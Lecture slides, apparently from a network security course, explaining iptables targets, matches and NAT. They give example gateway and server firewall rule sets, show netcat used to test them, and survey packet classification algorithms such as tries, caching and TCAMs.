iptables TARGETS

- ❑ A firewall rule specifies criteria for a packet and a target. If the packet does not match, the next rule in the chain is the examined;
- ❑ If the packet does match, then the next rule is specified by the value of the target (option -j), which can be the name of a user-defined chain or one of the standard (standard) values
 - ❑ **ACCEPT** means to let the packet through (no other rules will be checked)
 - ❑ **DROP** means to drop the packet on the floor
 - ❑ **QUEUE** means to pass the packet to userspace
 - ❑ **RETURN** means stop traversing this chain and resume at the next rule in the previous (calling) chain.
If the end of a built-in chain is reached or a rule in a built-in chain with target RETURN is matched, the target specified by the chain policy determines the fate of the packet
- ❑ More targets with target extensions. More later on...

iptables matches

- ❑ in this class we are going to use the following iptables matches
 - ❑ IP source address (also net supported): `-s $address`
 - ❑ IP destination address (also net supported): `-d $address`
 - ❑ IP protocol: `-p tcp|udp [--sport $sp] [--dport $dp]`
 - ❑ input interface: `-i $iif`
 - ❑ output interface: `-o $oif`
 - ❑ state: `-m state --state NEW|ESTABLISHED`

Example (not all matches are mandatory. matches can be arbitrary combined. all matches in the same rule are in logical AND)

```
iptables -A INPUT -s 10.0.0.100 -d 10.0.0.1 -p tcp --dport 80 --sport 54400 -j ACCEPT
```

that's all with the theory


- a lot of further details should be discussed...
- ... ***better learn by doing!***

Access GW security policy plan


- Permit** traffic between DMZ and the INTERNET
- Permit** traffic between LAN and DMZ only if initiated from LAN
- Permit** SSH, HTTP, HTTPS and DNS traffic between LAN and INTERNET only if initiated from LAN
- Deny** all traffic to GW except ssh and expect reply packets for locally initiated flows
- Deny** all traffic initiated from DMZ to GW
- Permit** traffic from GW to anywhere
- Permit** all ICMP traffic (e.g. echo request/reply, port unreach, etc..)

Server security policy plan


- Permit** incoming traffic only for HTTP, HTTPS, SSH and all traffic related to connections locally initiated
- Permit** all outgoing traffic




Detailed Topology




Detailed Topology



Detailed Topology



Detailed Topology



```
iptables -F # flush already present entries
iptables -P FORWARD DROP
iptables -P INPUT DROP
iptables -P OUTPUT ACCEPT

iptables -A FORWARD -m state --state ESTABLISHED -j ACCEPT

iptables -A FORWARD -i $LAN -p tcp --dport 80 -j ACCEPT
iptables -A FORWARD -i $LAN -p tcp --dport 443 -j ACCEPT
iptables -A FORWARD -i $LAN -p tcp --dport 22 -j ACCEPT
iptables -A FORWARD -i $LAN -p udp --dport 53 -j ACCEPT

iptables -A FORWARD -i $LAN -o $DMZ -j ACCEPT
iptables -A FORWARD -i $WAN -o $DMZ -j ACCEPT
iptables -A FORWARD -i $DMZ -o $WAN -j ACCEPT

iptables -A INPUT -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -i $LAN -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -i $WAN -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -p icmp -j ACCEPT

iptables -A FORWARD -p icmp -j ACCEPT
```

GW config

```
#interfaces

export LAN=eth1
export DMZ=eth0
export WAN=eth2
```

```
iptables -F
iptables -P INPUT DROP
iptables -P OUTPUT ACCEPT

iptables -A INPUT -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp --dport 443 -j ACCEPT
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

server config

How to test the firewall

- ❑ the simplest way is to use the network tool **nc** (**netcat**)
- ❑ **nc** allows to open client and server socket (TCP and UDP) with arbitrary port
- ❑ syntax for clients
 - ❑ **nc [-uv] \$addr \$port**
 - ❑ -v for verbose, -u for UDP (default TCP)
- ❑ syntax for servers
 - ❑ **nc [-uv] -l -p \$port**
 - ❑ -v for verbose, -u for UDP (default TCP)
- ❑ For incoming connections we can use R1 as a client (that's why we have the route to 10.0.0.0/24)
- ❑ For outgoing connections we may also connect to real servers on the internet

Network Address Translation

- ❑ NETFILTER also support network address translations
- ❑ Dynamic source address translation:
 - ❑ -j **MASQUERADE**
- ❑ Static destination address translation (port forwarding)
 - ❑ -j **DNAT** --to-destination \$addr:\$port
- ❑ Local redirect (remember the DNS spoofing LAB??)
 - ❑ -j **REDIRECT**

Packet Classification


Source: George Varghese, “Network Algorithmics. An Interdisciplinary Approach to Designing Fast Networked Devices”, Chapters 11 and 12

Why packet classification?


- ❑ ***Critical operation not only for firewalls***
 - ❑ Resource reservations, QoS routing, unicast routing, multicast routing, IDS, NAT, monitoring, traffic engineering, etc..
- ❑ Packet forwarding based on a longest-matching-prefix lookup of destination IP addresses is fairly well understood
 - ❑ LPM can be seen as a specific packet classification primitive
 - ❑ Efficiently solved with algorithmic solutions (basic variants of tries) and CAM pipelines
- ❑ Unfortunately, the Internet is becoming more complex because of its use for mission critical functions executed by organizations
 - ❑ Both QoS and security guarantees require a finer discrimination of packets, based on fields other than the destination
 - ❑ Examples of other fields a router may need to examine include source addresses (to forbid or provide different service to some source networks), port fields (to discriminate between traffic types, such as Napster and E-mail), and even TCP flags (to distinguish between externally and internally initiated connections)

Algorithmic LPM Approaches

Prefix	Router
0*	A
10*	B
101*	C



LPM Trie



LPM with multiple HTs (basic idea)

The Packet Classification Problem

- ❑ The matching rules for classifying a message are called matching **rules** and the packet-classification problem is to determine the **lowest-cost matching rule for each incoming message**
- ❑ Information relevant to a lookup is contained in K distinct **header fields**
- ❑ Header fields are denoted $H[1], H[2], \dots, H[K]$
- ❑ The **classifier** consists of a finite set of rules, R_1, R_2, \dots, R_N
- ❑ Each field in a rule is allowed three kinds of matches: **(i) exact match**, **(ii) prefix match**, and **(iii) range match**
- ❑ Each rule R_i has an associated directive $disp_i$, which specifies how to process the packet matching this rule
 - ❑ in a (basic) firewall **ACCEPT**, **DROP**

The Packet Classification Problem

- ❑ A packet P is said to match a rule R if each field of P matches the corresponding field of R
- ❑ The match type is implicit in the specification of the field
 - ❑ if the destination field is specified as $1010*$, then it requires a prefix match
 - ❑ if the protocol field is UDP, then it requires an exact match
 - ❑ if the port field is a range, such as $1024\text{--}1100$, then it requires a range match
- ❑ For instance, let $R = (1010*, *, \text{TCP}, 1024:1080, *)$ be a rule with $\text{disp}=\text{DROP}$
- ❑ a packet with header $(10101\dots111, 11110\dots000, \text{TCP}, 1050, 3)$ matches R and is therefore blocked
- ❑ The packet $(10110\dots000, 11110\dots000, \text{TCP}, 80, 3)$ doesn't match R

The Packet Classification Problem

- ❑ Since a packet may match multiple rules in the database, each rule R in the database is associated with a nonnegative number, $\text{cost}(R)$.
- ❑ Ambiguity is avoided by returning the ***least-cost rule matching the packet's header***.
- ❑ The cost function generalizes the implicit precedence rules that are used in practice to choose between multiple matching rules.
- ❑ In firewall applications or Cisco ACLs, for instance, rules are placed in the database in a specific linear order, where each rule takes precedence over a subsequent rule.
- ❑ Thus, the goal there is to find the first matching rule.
- ❑ Of course, the same effect can be achieved by making $\text{cost}(R)$ equal to the position of rule R in the database.

Firewall example

Destination	Source	Destination Port	Source Port	Flags	Comments
<i>M</i>	*	25	*	*	Allow inbound mail
<i>M</i>	*	53	*	UDP	Allow DNS access
<i>M</i>	S	53	*	*	Secondary access
<i>M</i>	*	23	*	*	Incoming telnet
<i>T/I</i>	<i>TO</i>	123	123	UDP	NTP time info
*	Net	*	*	*	Outgoing packets
Net	*	*	*	TCP ack	Return ACKs OK
*	*	*	*	*	Block everything!

Requirements and Metrics

- ❑ The requirements for rule matching are similar to those for IP lookups
- ❑ We wish to do packet classification at wire speed for minimum-size packets, and thus ***speed is the dominant metric***
- ❑ To allow the database to fit in high-speed memory it is useful to ***reduce the amount of memory needed***
- ❑ For most firewall databases, insertion speed is not an issue because rules are rarely changed
 - ❑ However, this is not always true for dynamic or stateful packet rules. E.g.: ***UDP “connection” tracking***
 - ❑ In some products the solution is to have the outgoing request packet dynamically trigger the insertion of a rule (which has addresses and ports that match the request) that allows the inbound response to be passed
 - ❑ This requires very ***fast update times*** (a third metric)

netfilter/iptables is not really scalable...

- ❑ **iptables** has been the primary tool to implement firewalls and packet filters on Linux for many years
- ❑ Over the years, **iptables** has been a blessing and a curse
 - ❑ A blessing for its flexibility and quick fixes
 - ❑ A curse during times debugging a 5K rules iptables setup in an environment where multiple system components are fighting over who gets to install what iptables rules
- ❑ Back then, network speeds were slow (in '95 the most common router would provide 56 kbps throughput). **Today: 802.11ax (theoretically) up to 10 gbps**
- ❑ The standard practice of implementing access control lists (ACLs) as implemented by iptables was to use ***sequential list of rules***
 - ❑ i.e. every packet received or transmitted is matched against a list of rules, one by one
- ❑ ***However, linear processing has an obvious massive disadvantage, the cost of filtering a packet can increase linearly with the number of rules added***


A simple solution: Caching

- ❑ Some implementations cache the result of the search keyed against the whole header
 - ❑ usually the socket 5-tuple is used as cache key
- ❑ The **cache hit rate of caching full IP addresses** in the backbones is typically **at most 80–90%** [Par96][NMH97]
 - ❑ Web accesses and other flows that send only a small number of packets
 - ❑ Caching full headers takes a lot more memory
 - ❑ In reality an eviction policy (e.g. LRU) is most likely enforced
 - ❑ **So the cache hit rate is even worse**
- ❑ Even if the hit rate was 90%, the 10% in the slow match path still inexorably degrades the performance
 - ❑ suppose that a search of the cache costs 100 nsec (one memory access) and that a linear search of 10,000 rules costs $1,000,000 \text{ nsec} = 1 \text{ msec}$ (one memory access per rule). Then the average search time with a cache hit rate of 90% is still 0.1 msec, which is rather slow
- ❑ **Even with caching, we need a fast matching algorithms**

A better solution: Content-Addressable Memories (CAM)

- ❑ A **CAM** is a **content-addressable memory**, where the first cell that matches a data item will be returned using a parallel lookup in hardware
- ❑ A **ternary CAM** (TCAM) allows each bit of data to be either a 0, a 1, or a wildcard
 - ❑ Clearly, ternary CAMs can be used for rule matching as well as for prefix matching
 - ❑ However, the CAMs must provide wide lengths
